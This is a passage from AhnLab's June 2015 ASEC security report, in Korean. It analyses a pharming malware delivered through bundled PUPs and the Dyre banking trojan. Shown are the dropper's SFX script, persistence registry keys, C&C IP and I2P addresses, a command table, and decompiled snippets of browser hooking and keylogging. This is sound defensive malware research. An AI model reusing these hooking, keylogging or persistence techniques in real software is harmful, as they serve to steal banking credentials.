압축파일 내부에는 파일 '36.exe', '37.exe'이 있다. '36.exe'은 파밍 악성코드이며, '37.exe'은 정상적으로 다운로드 했을 경우 생성되는 PUP 파일이다.

그림 2-27 | 36.exe, 37.exe

압축 파일 'wiseman.exe'를 실행할 경우, 압축 파일에 저장된 SFX스크립트에 의하여 내부 파일이 자동으로 생성 및 실행된다.

표 2-12 | SFX 스크립트

구분	주요 내용
;下面的注释包含自解压脚本命令 Path=VCetrioxz Setup=36.exe Setup=37.exe Silent=1 Overwrite=1	SFX 스크립트 명령 포함 C:\Program Files\VCetrioxz 압축 풀기 후 36.exe 실행 압축 풀기 후 37.exe 실행 숨김 상태로 실행 모든 파일 덮어 쓰기

표 2-13 | 생성 파일

C:\Program Files\VCetrioxz\36.exe C:\Program Files\VCetrioxz\37.exe

파밍 악성코드 '36.exe'가 실행되면 정상 파일 'C:\Windows\System32\attrib.exe'에 악성코드를 삽입한다. 이후 파일 'attrib.exe'는 레지스트리에 아래 [표 2-14]과 같은 값을 생성한다.

표 2-14 | 레지스트리 정보

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\syotom ->"C:\Windows\System32\attrib.exe" (시작프로그램 등록)
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List\C:\WINDOWS\system32\attrib.exe ->"C:\WINDOWS\system32\attrib.exe:*:Enabled:Sevsl" (방화벽 예외 등록)
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\[무작위 문자] -> "C:\Program Files\VCetrioxz\36.exe" (시작프로그램 등록)
HKCU\Software\Microsoft\Internet Explorer\Main\Start Page ->"www.naver.com" (인터넷 익스플로러 시작페이지 변경)

이후 'qzone.qq.com'에 접속하여 C&C서버주소를 가져오며, 시스템에 저장된 공인인증서를 C&C서버에 업로드한다.

표 2-15 | 사이트 정보

portraitCallBack({"1********1": ["http://qlogo2.store.qq.com/qzone/1********1/ 1********1/100",0,-1,0,0,0,"112.1**.1**.4*",0]})

또한 시스템의 DNS 서버주소를 변조하여 사용자를 파밍 사이트에 접속하도록 유도한다.

그림 2-28 | 변조된 DNS 서버 주소

이후 사용자가 인터넷을 실행하면 금융감독원을 사칭하는 팝업창이 나타난다. 팝업창에 나타난 금융 사이트를 클릭하면 사용자의 개인정보 및 금융정보를 입력하는 페이지로 연결된다.

그림 2-29 | 금융감독원 사칭 팝업창

그림 2-30 | 개인정보 및 금융정보 탈취페이지

보통 대부분의 PUP는 프로그램을 배포하기 위한 목적으로 제작되기 때문에 이후에는 잘 관리되지 않는 경우가 많다. 이러한 PUP의 특징 때문에 악성코드 제작자들이 악성코드 유포에 PUP를 이용하고 있다.

특히 최근에 나타나는 PUP는 제거하기 어렵도록 다양한 방법을 사용하고 있어 사용자들에게 더욱 불편을 초래하고 있다. 따라서 웹사이트에서 프로그램을 다운로드할 때는 정식 프로그램 배포 사이트를 이용해야 하며, 다운로드 전송 프로그램을 이용할 경우에는 숨겨진 동의 버튼이 없는지 반드시 확인해야 한다. 또한 최신 보안 업데이트를 적용하여 취약점을 이용하는 드라이브-바이-다운로드 공격을 방지하고 백신 제품의 엔진을 항상 최신 버전으로 유지하는 습관이 필요하다.

한편 V3 제품군에서는 해당 악성코드들을 아래와 같은 진단명으로 탐지한다.

<V3 제품군의 진단명>

PUP/Win32.Eorezo (2015.06.04.00)
PUP/Win32.SearchProtect (2015.04.16.00)
PUP/Win32.SubTab (2015.05.21.00)
PUP/Win32.Agent (2015.06.04.00)
Trojan/Win32.Banki (2015.06.01.05)
Trojan/Win32.Agent (2015.05.30.02)
Adware/Win32.CloverPlus (2015.06.09.00)
PUP/Win32.WiseCode (2015.05.30.00)
PUP/Win32.CloverPlus (2014.11.08.00)

3

악성코드 상세 분석
ANALYSIS-IN-DEPTH

전 세계 인터넷 뱅킹을 위협하는 악성코드, '다이어(Dyre)'

전 세계 인터넷 뱅킹을 위협하는 악성코드, '다이어(Dyre)'

지난해 전세계 1천여 개의 은행 및 기업 시스템을 노리는 다이어(Dyre) 악성코드가 발견되었다. 그리고 올해 초, 국내 은행을 공격 대상에 포함하고 있는 다이어 악성코드가 발견되었다. 다이어는 어파트레(Upatre) 악성코드가 다운로드하는 인터넷 뱅킹 정보 탈취형 악성코드로, 현재 전세계적으로 가장 악명 높은 뱅킹 악성코드이다.

다이어 악성코드에 감염된 PC에서 사용자가 은행 사이트로 접속을 시도할 때 해당 은행의 주소가 악성코드 내부에 공격자가 명시해둔 은행 URL 리스트에 포함되어 있으면 해당 악성코드가 동작하며 계좌 정보 탈취, 키로깅 등의 악의적인 행위를 수행한다. 다이어 악성코드가 수행하는 악의적인 동작은 다음과 같다.

- C&C 서버와 I2P 통신
- 시스템 종료
- 브라우저 정보 탈취
- 뱅킹 정보 탈취
- 키로깅
- 사용자 정보 탈취
- TV 및 VNC 모듈을 이용한 백도어 기능 등

국내 은행을 노린 다이어 악성코드의 구조와 동작 방식, 주요 기능 등을 상세히 알아보자. 다이어는 어파트레에 의해 다운로드되는 파일로, [그림 3-1]과 같이 인젝터(Injector), 인젝티드 Dll(시스템 프로세스, 브라우저) 등으로 구성되어 있다.

1. 인젝터(Injector)

[그림 3-1]은 다이어 악성코드의 동작 과정이다. 최초로 실행된 다이어는 시스템의 리소스 영역에서 PE 파일을 복호화하여 메모리의 섹션 이미지를 교체한다. 이후 다시 리소스영역에서 PE 파일을 복호화하여 현재 실행 되고 있는 시스템 프로세스에 인젝션(injection)한다.




그림 3-1 | 악성코드 동작 과정

시스템 프로세스에 인젝션된 PE 파일은 스레드

(thread)로 동작하며 C&C 연결을 시도한다. 이후 C&C를 통해 명령을 받아 악의적인 기능을 수행하며, 특히 온라인 뱅킹 정보 탈취를 위한 브라우저 코드 패치를 시도한다.




그림 3-2 | 복호화 루틴

다이어 악성코드는 가상머신(Virtual Machine, 이하 VM) 기반 탐지를 우회하기 위해 다음과 같은 내용을 확인한다.

<Anti-VM 루틴>
- 프로세서 개수 체크
- 시스템의 전원 상태 체크

1.1. 다이어 메인 함수




그림 3-3 | 다이어 메인(Dyre Main)

다이어 메인 함수는 다음과 같은 동작을 수행한다.

① 현재 프로세스의 권한이 SeDebugPrivilege인지 확인 후 권한 활성화(Enable)

② 프로세스 목록 중 svchost.exe를 찾아 해당 파일이 시스템 권한을 갖고 있는지 확인

③ 악성코드를 Google Update Service라는 이름의 서비스로 등록

④ a. 프로세스가 C:\Windows 경로에서 실행 되고 있는 경우: Svchost.exe 인젝션
b. 프로세스가 C:\Windows 외 경로에서 실행 되고 있는 경우: C:\Windows에 자기 복사 및 실행

⑤ a. 프로세스가 C:\Windows 경로에서 실행 되고 있는 경우: Explorer.exe 인젝션
b. 프로세스가 C:\Windows 외 경로에서 실행 되고 있는 경우: C:\Windows에 자기 복사 후 실행

1.2. 삽입된(Injected) Dll - 시스템 프로세스

표 3-1 | 커맨드 기능

커맨드	기능
AUTOKILLOS	컴퓨터 종료
AUTOBACKCONN	Backconn, vnc32, tv32 명령 실행
I2P_EVENT	I2P 관련 기능 수행
I2P_NODESTAT	I2P 관련 기능 수행
malware	알 수 없음
wg32	wg32 모듈 요청
m_i2p32	I2P 통신시도 (vista 이상 동작)
backconn	백도어 관련 기능 수행
vnc32	VNC 모듈 요청
tv32	TV 모듈 요청
bcsrv	알 수 없음
browsnapshot	쿠키 인증서 등 브라우저 내 정보 수집
btid	Bot Id 얻기
ccsr	C&C 서버주소 얻기
dpsr	Post Method로 데이터 수신
btnt	알 수 없음
slip	C&C IP 리스트 수신
netDB	알 수 없음
httprex, httprdc, respparser	설정 데이터 수신
bccfg(backconn)	백도어 설정 데이터 수신
spk	상태 정보 전송

2. System Process - Injected Dll

2.1. 메인 함수

시스템 프로세스인 인젝티드 Dll(Injected Dll)의 메인 함수는 다음과 같은 동작을 수행한다.

① 뮤텍스(Mutex) 확인 및 생성

아래와 같은 고유한 뮤텍스를 생성하여 악성코드가 동작하고 있는지 확인한다.

```
MutexName = "Global₩zx5fwtw4ep"
InitialOwner = TRUE
pSecurity = test9600.10014678
CreateMutex₩
```

그림 3-4 | 고유 뮤텍스

② OS 버전 정보 확인

OS 버전 정보를 수집한다. [그림 3-5]와 같이 타깃 OS에 Windows 8.1을 포함하고 있음을 알 수 있다.

```
ASCII "Win_7"
ASCII "Win_7_SP1"
ASCII "Win_XP"
ASCII "Win_8"
ASCII "Win_8.1"
ASCII "Win_Server_2003"
ASCII "Win_Vista_SP2"
ASCII "Win_Vista"
ASCII "Win_Vista_SP1"
ASCII "unknown"
```

그림 3-5 | OS 버전 확인

③ 로그(설정)파일 읽기/쓰기

아래와 같이 로그 파일을 로드한다.




그림 3-6 | 로그(설정)파일 로드

그림 3-7 | 인코딩된 로그(설정)파일

2.2. Get Child Window Handle 함수

Get Child Window Handle 함수는 스레드(thread)로 생성되며, 대화형 다이얼로그 "#32770"을 갖는 윈도우(Window)를 찾고, 그 자식 스레드(child thread)의 윈도우 핸들(Window Handle)을 얻는다.

브라우저는 아래와 같이 기능 또는 브라우저 탭마다 새로운 프로세스를 생성하는데 실질적으로 기능을 수행하는 프로세스를 후킹(hooking)하기 위함인 것으로 보인다.

그림 3-8 | 일반적인 브라우저 프로세스 동작 형태

실제 훅(hook)이 걸린 프로세스는 아래와 같이 부모 프로세스(parent process)와 그 바로 아래의 자식 프로세스(child process)가 된다.

그림 3-9 | 브라우저 프로세스 동작 형태(IE)

2.3. 인터넷 연결 확인

아래와 같이 총 3개의 주소 및 서버에 대한 인터넷 연결을 확인한다. 인터넷 연결에 실패하면 C&C 서버와의 통신을 시도하지 않는다.

① 연결 1: google.com / microsoft.com




그림 3-10 | 연결 확인 1

② 연결 2: STUN 서버

아래와 같이 외부에 오픈 되어 있는 STUN(Session Traversal Utilities for NAT)서버에 접속하여 인터넷 접속이 가능한지 확인한다.

표 3-2 | STUN 서버 리스트

stun1.voiceeclipse.net	stunserver.org
stun.callwithus.com	203.183.172.196:3478
stun.sipgate.net	s1.taraba.net
stun.ekiga.net	s2.taraba.net
stun.ideasip.com	stun.l.google.com:19302
stun.internetcalls.com	stun1.l.google.com:19302
stun.noc.ams-ix.net	stun2.l.google.com:19302
stun.phonepower.com	stun3.l.google.com:19302
stun.voip.aebc.com	stun4.l.google.com:19302
stun.voipbuster.com	stun.schlund.de
stun.voxgratia.org	stun.rixtelecom.se
stun.ipshka.com	stun.voiparound.com
stun.faktortel.com.au	numb.viagenie.ca
stun.iptel.org	stun.stunprotocol.org
stun.voipstunt.com	stun.2talk.co.nz

③ 연결 3: 공인(Public) IP를 얻기 위해 http://icanhazip.com에 접속

http://icanhazip.com에 연결된 후에는 여기에서 얻어온 공인 IP를 파싱하여 저장한다.

그림 3-11 | 연결 3

2.4. C&C 주소 디코딩 및 파싱

파일 내부로부터 가져온 인코딩 데이터를 복호화하여 C&C 주소를 얻는다.




그림 3-12 | 코드 내부에 존재하는 C&C 주소

표 3-3 | C&C 리스트 1

커맨드	기능
Bot 식별자	1304us142
I2P 주소	nhgyzrn2p2gejk57wveao5kxa7b3nhtc4saoonjpsy65mapycaua.b32.i2p:443
https 호스트	https://5.255.166.200/0.su3

표 3-4 | C&C 리스트 2

91.238.74.70:443	194.12.117.68:443	91.242.53.142:4443	178.18.172.25:4443
62.122.69.172:4443	62.122.102.105:443	85.66.249.207:443	89.189.174.40:443
181.189.152.131:443	46.151.8.149:443	46.175.23.130:443	194.28.190.84:443
77.85.204.114:443	195.34.206.204:443	178.136.123.22:443	91.232.157.139:443
194.28.190.99:443	62.122.69.159:4443	91.194.239.1264443	194.28.191.144:443
194.28.190.183:443	31.28.115.88:443	94.231.178.46:4443	46.151.49.128:443
77.85.204.114:43	62.182.33.16:443	194.28.190.167:443	194.28.191.144:443
194.28.191.213:443	188.123.34.203:443	80.234.34.137:443	46.151.48.97:443
194.28.190.88:443	78.109.34.34:443	213.111.243.60:4443	89.250.145.129:443
94.180.109.121:443	31.28.115.88:443	46.149.253.52:4443	213.87.54.111:443
95.67.88.84:4443	62.182.33.16:443	37.57.101.221:4443	188.123.34.192:443
194.28.190.86:443	188.123.34.203:443	134.249.63.46:443	195.206.25.131:443
176.56.24.229:443	78.109.34.34:443	85.192.165.229:443	46.151.48.184:443

2.5. C&C 통신 헤더

통신할 때는 커맨드에 따라 POST 및 GET 방식을 사용한다.

```
if ( *(_DWORD *)(a1 + 0x13C) )
  result = InternetRead_POST(a1);                // 1
else
  result = InternetRead_GET(a1);                 // 0
```

그림 3-13 | HTTP 통신 방식

아래와 같은 고정적인 HTTP 헤더를 사용한다.

그림 3-14 | C&C 통신 함수와 HTTP 헤더

2.5. 원격 접속을 위한 레지스트리 수정

원격 접속을 위해 RDP 기능을 사용하며, 관련된 레지스트리를 추가 또는 수정한다.

그림 3-15 | RDP 관련 레지스트리 수정

2.6. 시스템 종료

시스템 프로세스에 삽입된 인젝티드 Dll은 Shutdown.exe를 직접 호출하여 시스템을 종료하는 기능을 가지고 있다.

그림 3-16 | AUTOKILLOS 커맨드

2.7. C&C 전달 인자 분석

C&C 접속 시 사용되는 파라미터의 의미는 다음과 같다.

그림 3-17 | C&C 전달 인자 분석

3. Browser - Injected Dll




그림 3-18 | IE 브라우저 후킹 코드 패치

3.1. 메인 함수

다음과 같이 브라우저별 후킹 패치 함수를 호출한다.

```
if ( StrStrIW(&Filename, L"firefox.exe") )
{
  if ( !firefox_Func_10007DC0() )
    goto LABEL_18;
  v3 = 1;
}
if ( StrStrIW(&Filename, L"chrome.exe") || StrStrIW(&Filename, L"chromium.exe") )
{
  if ( !chrome_Func_10001CF0() )
    goto LABEL_18;
  v3 = 1;
}
if ( StrStrIW(&Filename, L"iexplore.exe") )
{
  if ( iexplorer_Func1_1000ACA0() && iexplorer_Func2_9CC0() )
```

그림 3-19 | 브라우저별 후킹 패치 함수 호출

3.2. Hooking Patch

코드를 패치한 목적은 웹 브라우저를 통해 송 • 수신되는 뱅킹 정보를 탈취하기 위함이다.

```
v5 = (int)GetProcAddress(v0, "PR_Write");
dword_100821FC = v5;
if ( v5 )
{
  v6 = sub_100053E0(v5, (int)sub_100076C0);
```

```
VirtualProtect((LPVOID)v2, 5u, 0x40u, &flOldProtect);
if ( Open_SuspendThreadEx() )                    // Patch 5byte jmp code
{
  memcpy_shell((void *)v2, &v8, 5u);
  Open_ResumeThreadEx();
}
VirtualProtect((LPVOID)v2, 5u, flOldProtect, &flOldProtect);
```

그림 3-20 | Hooking Patch

표 3-5 | 브라우저별 후킹 함수

브라우저명	함수명	모듈명
iexplore.exe	CreateProcessInternalW	kernel32.dll
	LoadLibraryExW	KERNELBASE.dll
	GetMessageW	USER32.dll
	PeekMessageW	USER32.dll
	ICSecureSocket::Send_Fsm	WININET.dll
	ICSecureSocket::Receive_Fsm	WININET.dll
FireFox	PR_Read	nss3.dll
	PR_Write	nss3.dll
	PR_Close	nss3.dll
	GetMessageW	USER32.dll
	PeekMessageW	USER32.dll
Chrome	LoadLibraryExW	kernel32.dll
	GetMessageW	USER32.dll
	PeekMessageW	USER32.dll
	ssl_write	chrome.dll
	ssl_read	chrome.dll
	ssl_close	chrome.dll

다이어 악성코드는 [그림 3-21]과 같이 공격 대상인 은행 리스트를 갖고 있다. 지난 4월 최초 분석 당시 약 500개 은행이 리스트에 포함되어 있었다. 특히 지난 2월 국내 은행 2곳이 추가된 흔적이 발견되는 등 공격 대상이 지속적으로 늘어날 것으로 추정된다.




그림 3-21 | 공격 대상 은행 및 리다이렉션 피싱 페이지




그림 3-22 | 은행 접속 시도 및 C&C 접속 확인




그림 3-23 | C&C 직접 접근 시 나타나는 로그인 화면

3.3. 키로깅

GetMessageW()와 PeekMessageW() 함수에 패치 된 코드를 통해 키로깅을 수행한다.

```
int __stdcall hk_GetMessageW_C800(int a1, int a2, int a3, int a4)
{
  int result; // eax@1
  int v5; // edi@1

  result = (*(int (__stdcall **)(int, int, int, int))dword_100021C8)(a1, a2, a3, a4);
  v5 = result;
  if ( result != -1 )
  {
    if ( result )
    {
      Keylogger_1000C800(a1);
      result = v5;
    }
```

그림 3-24 | 패치된 윈도우 메시지 함수

알려진 바에 따르면 어파트레(Upatre)로부터 다운로드 되는 유형은 스팸봇(Spambot), 다이어(Dyre) 등 2가지이다. 이 글에서는 그 중 다이어를 상세히 살펴보았다. 다이어는 기존의 크리덱스(Cridex) 뱅킹 악성코드와 게임오버(GameOver) 악성코드의 변종인 것으로 알려져 있으며, 드리덱스(Dridex), 다이젭(Dyzap), 다이레자(Dyreza) 등의 이름으로 불리기도 한다.

앞서 살펴본 바와 같이 다이어 악성코드는 금융 정보 및 관련 정보 탈취, 금전 탈취 등을 목적으로 한다. 지난 2014년 말부터 활발하게 유포되고 있으며, 내부 코드의 흐름 자체는 크게 변화가 없지만 외형은 끊임없이 변화하고 있어 지속적인 피해가 우려되고 있다.

한편 안랩 V3 제품군에서는 다이어 악성코드를 아래와 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

Win-Trojan/MDA.D709
Trojan/Win32.Dyre
Trojan/Win32.Dyzap

<참고 자료>

http://www.secureworks.com/cyber-threat-intelligence/threats/dyre-banking-trojan/
https://blog.korelogic.com/blog/2014/05/27/malware_callback
F5SOC Dyre Malware Analysis Report November 2014.pdf
Network_insights_of_Dyre_and_Dridex_Trojan_bankers.pdf
http://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/3139/the-dire-implications-of-dyreza
http://stopmalvertising.com/malware-reports/introduction-to-dyreza-the-banker-that-bypasses-ssl.html
https://portal.sec.ibm.com/mss/html/en_US/support_resources/pdf/Dyre_Wolf_MSS_Threat_Report.pdf
http://nextpage.com/threatinsight/posts/dyreza-takes-stock.php
F5SOC - Dyre Internals.pdf

AhnLab

ASEC REPORT

VOL.66
June, 2015

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901